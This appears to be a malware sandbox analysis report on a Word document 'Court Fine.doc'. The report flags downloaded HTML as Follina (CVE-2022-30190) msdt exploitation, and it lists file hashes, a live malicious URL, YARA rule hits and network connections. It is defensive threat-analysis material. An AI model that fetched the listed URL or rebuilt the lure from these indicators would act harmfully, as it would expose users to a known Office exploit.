SHA-256:	BDE16CA49E63781E842EB52CE49EDE98605570CED28A88368088E5FCB9B27B7F
SHA-512:	DB4B0D4A7BD577BDB14268F5E388BA26DF8809E6AC9613278185BB2C900DD1F75736ACB3DB300EBD3E85A20F09D1817AB539474093B36775723BFC7DE12DC1C9
Malicious:	false
Reputation:	low
Preview:	......M.eFy...z.'Oq...A..N.o./S,...X.F...Fa.q.....s.N.I.A.D...J.....U^F...J.!...U.,P>.....PB.....x...x...x...x.....+..... ....zV..... ..@....p..G...s.q.Q9G..a`..qb.....p..G...|.u-.u.A...W"U..... .....

C:\Users\user\AppData\Local\Microsoft\Office\14.0\OfficeFileCache\LocalCacheFileEditManager\FSF-{0E1EEE64-E8C6-4E2A-9759-63CF07FD8988}.FSF

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	114
Entropy (8bit):	3.891255356565245
Encrypted:	false
SSDEEP:	3:yVlgsRlzwzdOkRfXWkLlnbUZdlwKQfmf276:yPblz4NhoZcW22
MD5:	953577F7C4042A246CB32B7057ABFDD4

SHA1:	DDD4DE7B9BB66A60FE7DA2B8DF8DA9F207DC21F0
SHA-256:	4A035E642431CCB2DD0A39F4FCEC739A5EA4ADD19C205D93976B96AB7769069A
SHA-512:	FF20EFDC228F237275C7696982E7E6A13EBB2E010BD9F091CD5EFA2AE8BC1F0AF81E0ADC27DDC55F709CBDAE83F4A2D0B83DF093258D85B1E1A0C60AFA71F EF7
Malicious:	false
Reputation:	low
Preview:	..H..@....b..q....]F.S.D.-.{.2.E.F.4.E.3.8.E.-.0.9.9.1.-.4.9.9.2.-.A.4.8.1.-.9.3.2.7.8.A.4.1.5.9.9.8.}...F.S.D..

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\wellcome[1].htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	downloaded
Size (bytes):	7275
Entropy (8bit):	5.573158632495138
Encrypted:	false
SSDEEP:	48:Ye+xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ68:vUP+miLSAwD
MD5:	CDD33FFA502CBFFEC6E64C4574846A89
SHA1:	4E57B2D731513551B26F684B3D2871EB0F8CC14D
SHA-256:	5C632292394979EBF07B47CC5F9DD62A04C53CFF3F6C85FA26D259612D010F75
SHA-512:	1A780ACF25E4B765BEB5FD34A587BBDD5991344BB0E075989192327C48EBD345BF9BD194CDF1BD0D5F13DCBB2E3BE035AB59283685D3FB3DC186B264EC637 BB
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\wellcome[1].htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\wellcome[1].htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\wellcome[1].htm, Author: Joe Security
Reputation:	low
IE Cache URL:	http://https://akmalreload.com/struk/wellcome.html
Preview:	.<!doctype html>.<html lang="en">.<body>.<script>.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJ

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31E8062F.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7275
Entropy (8bit):	5.573158632495138
Encrypted:	false
SSDEEP:	48:Ye+xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ68:vUP+miLSAwD
MD5:	CDD33FFA502CBFFEC6E64C4574846A89
SHA1:	4E57B2D731513551B26F684B3D2871EB0F8CC14D
SHA-256:	5C632292394979EBF07B47CC5F9DD62A04C53CFF3F6C85FA26D259612D010F75
SHA-512:	1A780ACF25E4B765BEB5FD34A587BBDD5991344BB0E075989192327C48EBD345BF9BD194CDF1BD0D5F13DCBB2E3BE035AB59283685D3FB3DC186B264EC637 BB
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31E8062F.htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31E8062F.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\31E8062F.htm, Author: Joe Security
Reputation:	low

Preview:	.<!doctype html>.<html lang="en">.<body>.<script>.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJ

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3F669AB9.htm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	HTML document, ASCII text, with very long lines
Category:	dropped
Size (bytes):	7275
Entropy (8bit):	5.573158632495138
Encrypted:	false
SSDEEP:	48:Ye+xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ6xuQ68:vUP+miLSAwD
MD5:	CDD33FFA502CBFFEC6E64C4574846A89
SHA1:	4E57B2D731513551B26F684B3D2871EB0F8CC14D
SHA-256:	5C632292394979EBF07B47CC5F9DD62A04C53CFF3F6C85FA26D259612D010F75
SHA-512:	1A780ACF25E4B765BEB5FD34A587BBDD5991344BB0E075989192327C48EBD345BF9BD194CDF1BD0D5F13DCBB2E3BE035AB59283685D3FB3DC186B264EC637 BB
Malicious:	**true**
Yara Hits:	• Rule: SUSP_PS1_Msdt_Execution_May22, Description: Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3F669AB9.htm, Author: Nasreddine Bencherchali, Christian Burkard • Rule: EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22, Description: Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3F669AB9.htm, Author: Tobias Michalski, Christian Burkard • Rule: JoeSecurity_Follina, Description: Yara detected Microsoft Office Exploit Follina / CVE-2022-30190, Source: C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\3F669AB9.htm, Author: Joe Security
Reputation:	low
Preview:	.<!doctype html>.<html lang="en">.<body>.<script>.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJSHADFGN 8249R5TYHNK;LSDJFAHVN-98432HNRTFL.KDJSNFP04389YHR5;3OQ4IRTFUDSLOFKJVBSA.//zxcwalsdkhfn sadnh;KJ

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRF{697ED1F7-F1B9-4514-A3EE-C4B3306C8B08}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	Composite Document File V2 Document, Cannot read section info
Category:	dropped
Size (bytes):	5632
Entropy (8bit):	2.064572703959004
Encrypted:	false
SSDEEP:	48:rxJw7AMvn2wEy2w0i1AQ+Q/tMvn2w2y2w0iB:9Jw70wENwV1AQ+Q/Zw2NwV
MD5:	16A79AFC2AA06F10B7C3BA9AF3E7C036
SHA1:	5723D8FFDF337292E318AB62B28CD6ADAE62C182
SHA-256:	252730B8F5D9C0F018E8769237572D8F626517624B6335FC7D81FFF40D66734D
SHA-512:	3F81D5B48F9B071827678A5A2AC54281F12D13DC5F827A2D7132EB3ECC5B72D10415C32FA8691927A8002A6DD0566B715A36D2E8A28D18405FFF7373CFFAD35
Malicious:	false
Reputation:	low
Preview:	.....>..... ....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{2A788D5B-3466-495B-88B0-2FA2AEAC79CB}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1024
Entropy (8bit):	0.05390218305374581
Encrypted:	false

SSDEEP:	3:ol3lYdn:4Wn
MD5:	5D4D94EE7E06BBB0AF9584119797B23A
SHA1:	DBB111419C704F116EFA8E72471DD83E86E49677
SHA-256:	4826C0D860AF884D3343CA6460B0006A7A2CE7DBCCC4D743208585D997CC5FD1
SHA-512:	95F83AE84CAFCCED5EAF504546725C34D5F9710E5CA2D11761486970F2FBECCB25F9CF50BBFC272BD75E1A66A18B7783F09E1C1454AFDA519624BC2BB2F28E A4
Malicious:	false
Preview:	.....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.Word\~WRS{6E224AA4-9332-4211-9CA4-7A9B901A033B}.tmp

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	1536
Entropy (8bit):	0.8065410214023134
Encrypted:	false
SSDEEP:	6:olgI5lNcY2Iel5E7l8iljJ0dYB4PxZUtLamN:4v2iBUJEZw
MD5:	712D5A8CE10E91EFED4B1A1EB41849F5
SHA1:	7E2D68210C45F13D42BE4734453389AB8D0B70D4
SHA-256:	8C7D470BB5E3723F9CBAD381111A09AABBE71BE27906316A2E671409B90B3F8D
SHA-512:	FB36BEA5A5BF60846AF25CBE2F3EDF348EC2A64013A3230811566A76E8465616426109B9D6BF5AEEE9DE0F783C660551D03CE90752B97D481D4D91266F4A2E6 A
Malicious:	false
Preview:	..L.I.N.K. .h.t.m.l.f.i.l.e. .".h.t.t.p.s.:././.a.k.m.a.l.r.e.l.o.a.d...c.o.m./.s.t.r.u.k./.w.e.l.l.c.o.m.e...h.t.m.l.!.". ."."..\.p. .\.f. .0.... . ...j....U

C:\Users\user\AppData\Local\Temp\{0787006B-7849-4DC9-B7BB-8DBF12CB2E39}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025496986098376227
Encrypted:	false
SSDEEP:	6:I3DPcLcr3vxggLR3fvstw66/RXv//4tfnRujlw//+GtluJ/eRuj:I3DPjcUvYg3J/
MD5:	F2F5132E6962771250B2F3DA61355126
SHA1:	9A2BF12A3516E4CE453843DDD9B8B94376BCE14E
SHA-256:	664269EEE42CBA111E87391D8ACFE3607E9D2ACF0E1DE3437A6F1D0E9B5A8C7D
SHA-512:	3B66D9C888DF5EA79A9B841675876290DAC6D920B922794086B1342EDF5F437535E722DF74DD61356D3E4C4FA76FCF90FB6FC0A67DD01E9884492602302F9E56
Malicious:	false
Preview:	......M.eFy...z+.%`...M.=..}...S,...X.F...Fa.q.....K.(66i.N....j.....0.,...?I...e^.6.....x...x...x...x..... ....zV..... ..@..... .....

C:\Users\user\AppData\Local\Temp\{2FC25150-2449-4370-9F51-ACDF6284F685}

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	131072
Entropy (8bit):	0.025579658191413727
Encrypted:	false
SSDEEP:	6:I3DPcU6p41hmHvxggLRpYtklNxXwltRXv//4tfnRujlw//+GtluJ/eRuj:I3DPlmPFtXQTvYg3J/
MD5:	2B131A2E85BCD794BAC91667A8DD3FE1
SHA1:	521D22ED142DB50773FECB705C3495294C8B62A4
SHA-256:	0A0269F9140F65CAC49FE0B559B653AEABD4BB93DC6BE75D951592772E055E56
SHA-512:	2237814DD0F5894D86BEC8C72ABF11A4756FBB8A99A0A8509CF70DD88FD32E4F19F5C724EB6E144FF31880B63C4E22C6AC13B27FB54782F9810ACCAB59953E 6

Malicious:	false
Preview:	......M.eFy...z.._.J..E.....]S,...X.F...Fa.q.....~..E.b+@.\..7.em...../T...E.0..p@.....x...x...x...x..... .....zV..... ..@..... .....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Court Fine.LNK

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Tue Mar 8 15:45:58 2022, mtime=Tue Mar 8 15:45:58 2022, atime=Thu Jul 21 20:26:18 2022, length=10734, window=hide
Category:	dropped
Size (bytes):	1014
Entropy (8bit):	4.550763041853616
Encrypted:	false
SSDEEP:	12:8jU16FgXg/XAlCPCHaXMBzB/nPyX+WgfcfCikliicvbSMhCDtZ3YilMMEpxRljKe:8QG/XT89dq+ulspeLCDv3qgG77
MD5:	5CDD5E2518A0562A8A2A5FD663C9C4A7
SHA1:	D66DC9944DA20CEB4328AE58B36799DDE2B179A8
SHA-256:	51587A61287BF12C2228D14C8C45066332C21BF951C050AD33DD20B916C781A3
SHA-512:	8FD589350D19C8A1EAD74963D7C5F7C0FD09A87CB9CC8129CD43A7538C13D37ED5A0E75FCBAE0C537E21C910FFA2A5F96903895BD4D148B430DDB955232525 0
Malicious:	false
Preview:	L.....F.... ...d8...3..d8...3.....H....).....P.O. .:i.....+00.../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.- .2.1.8.1.3.....L.1.....hT....user.8.....QK.XhT..*...&=....U.....A.l.b.u.s.....z.1.....hT...Desktop.d.....QK.XhT.*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1 .7.6.9.....f.2..)...TJ. .COURTF~1.DOC..J.....hT..hT..*...r....'.....C.o.u.r.t. .F.i.n.e...d.o.c.....x.....-...8...[.....?J.....C:\Users\..#.....\\841618\U sers.user\Desktop\Court Fine.doc.%.....\.....\.....\.....\.....\.D.e.s.k.t.o.p.\.C.o.u.r.t. .F.i.n.e...d.o.c.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-. 9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....841618.....D_....3N...W...9...N..... .....[D_....3N...W...9...N..

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	71
Entropy (8bit):	4.700901747101609
Encrypted:	false
SSDEEP:	3:bDuMJl+uuBCmX19RuBCv:bC0wlws
MD5:	120B034EB6B6B92AE484D8C680191DDE
SHA1:	4A290FB06BDA060533757A072DF583C48D32BD5F
SHA-256:	883F086DC75F1B2CE89171B98AEEAAF2B50DD6E6913F6B206166954E1B017841
SHA-512:	4AF0F233F568972D34B6D95F87E0DE6199DF3AA1900572E30ABD939C4059922C6133FB49A44CA207C8F48449E02EA50E16AFCA3E8E4C77FD2081C4FF32A20B0
Malicious:	false
Preview:	[folders]..Templates.LNK=0..Court Fine.LNK=0..[doc]..Court Fine.LNK=0..

C:\Users\user\AppData\Roaming\Microsoft\Templates\~$Normal.dotm

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data
Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4797606462020303
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyAI/ugXImW4eedln:vdsCkWtpIGgXvdl
MD5:	1674A1C7C99CD9FAADA789F5E2AEB335
SHA1:	26D9E81D5ED584A899A94D5EA8945A5AE3403F85
SHA-256:	BB5F0D32E0E1C8B6865FCE4AE1FC50E34CA954B89E771364A6BE6627F7C726B6
SHA-512:	B2225E8F93F06FFE32B4FDF987D5134BB06F1B0874509E1CC973FD4D30B0F1341CB1AE72FBE9C282A65794A130E2D9C8D4939B789492BC1BCC96394C5F03E02 C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....12.....22.....@32.....32.....z.....p42.....x...

C:\Users\user\Desktop\~$urt Fine.doc

Process:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
File Type:	data

Category:	dropped
Size (bytes):	162
Entropy (8bit):	2.4797606462020303
Encrypted:	false
SSDEEP:	3:vrJlaCkWtVyAI/ugXImW4eedln:vdsCkWtpIGgXvdl
MD5:	1674A1C7C99CD9FAADA789F5E2AEB335
SHA1:	26D9E81D5ED584A899A94D5EA8945A5AE3403F85
SHA-256:	BB5F0D32E0E1C8B6865FCE4AE1FC50E34CA954B89E771364A6BE6627F7C726B6
SHA-512:	B2225E8F93F06FFE32B4FDF987D5134BB06F1B0874509E1CC973FD4D30B0F1341CB1AE72FBE9C282A65794A130E2D9C8D4939B789492BC1BCC96394C5F03E02C
Malicious:	false
Preview:	.user.....A.l.b.u.s.....p.....12.....22.....@32.....32.....z.....p42.....x...

Static File Info

General

File type:	Zip archive data, at least v2.0 to extract
Entropy (8bit):	7.776614426711646
TrID:	• Word Microsoft Office Open XML Format document (49504/1) 49.01% • Word Microsoft Office Open XML Format document (43504/1) 43.07% • ZIP compressed archive (8000/1) 7.92% • Autodesk FLIC Image File (extensions: flc, fli, cel) (7/3) 0.01%
File name:	Court Fine.doc
File size:	10734
MD5:	730768c4f029608adf0032e95e8e8a1d
SHA1:	c071befaa2d7548d53dfb0f1f611c6fd1b174f46
SHA256:	94fabeeeffae82a107913815c2b62e4311aeef432197e0d2d6af40a7a65cd5f1
SHA512:	6540610ac9db98f6a67b81029b4e0b3f7757e9b8399ab234f50225e8ff952f81f7c213e40a819a760d795d91e2e5b78bb83fb25a9a3ce978201522be1a9f1556
SSDEEP:	192:CEhMA1GheFb8c9264wpHV7Z/c+8poF1d3jvvtlFOrGxjPkfzUUy2G:Cq/1GAFbx92hwhcfa7pr1lFOyxjPkfz+
TLSH:	29228D36802A5D30DAAAF774F0A45A56EC5C1482E7773DF9B016BEB389C22CE5274E40
File Content Preview:	PK.....$k.T...._rels/PK.....$k.T.....docProps/PK.....$k.T.....word/PK.....$k.T...lT... .....[Content_Types].xml...j.0.E.....6.J.(.....e.h...4NDelh&...8NC)i.M.1.3..3...x].l..m....}....X?+...9.....F.....@1.]_.


File Icon



Icon Hash:	e4eea2aaa4b4b4a4

Network Behavior

Network Port Distribution



Total Packets: 65

- 53 (DNS)
- 443 (HTTPS)

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 14:27:15.562505007 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:15.562547922 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:15.562647104 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:15.584110022 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:15.584130049 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:15.688189030 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:15.688410044 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:15.701831102 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:15.701862097 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:15.702217102 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:15.702328920 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.002845049 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.044497967 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:16.656471014 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:16.656761885 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.656786919 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:16.656860113 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.656909943 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:16.656977892 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.656985998 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:16.657001019 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:16.657025099 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.657052994 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.661003113 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.661039114 CEST	443	49171	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:16.661083937 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:16.661127090 CEST	49171	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:23.584991932 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:23.585036039 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:23.585139990 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:23.585822105 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:23.585860014 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:23.666750908 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:23.666882992 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:23.674122095 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:23.674180031 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:23.674561024 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:23.695034981 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:23.736505032 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:24.360281944 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:24.360379934 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:24.360546112 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:24.383265018 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:24.383317947 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:24.383411884 CEST	49172	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:24.383436918 CEST	443	49172	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:29.371695995 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:29.371771097 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:29.371871948 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:29.373940945 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:29.373980999 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:29.455991030 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:29.456223965 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:29.476640940 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:29.476663113 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:29.477127075 CEST	443	49173	104.21.73.122	192.168.2.22

Copyright Joe Security LLC 2022

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jul 21, 2022 14:27:29.504311085 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:29.548502922 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:30.101973057 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:30.308506012 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:30.308650017 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.309060097 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.309248924 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:30.309279919 CEST	443	49173	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:30.309340000 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.309381008 CEST	49173	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.310249090 CEST	49174	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.310287952 CEST	443	49174	104.21.73.122	192.168.2.22
Jul 21, 2022 14:27:30.310374975 CEST	49174	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.311671019 CEST	49174	443	192.168.2.22	104.21.73.122
Jul 21, 2022 14:27:30.311690092 CEST	443	49174	104.21.73.122	192.168.2.22
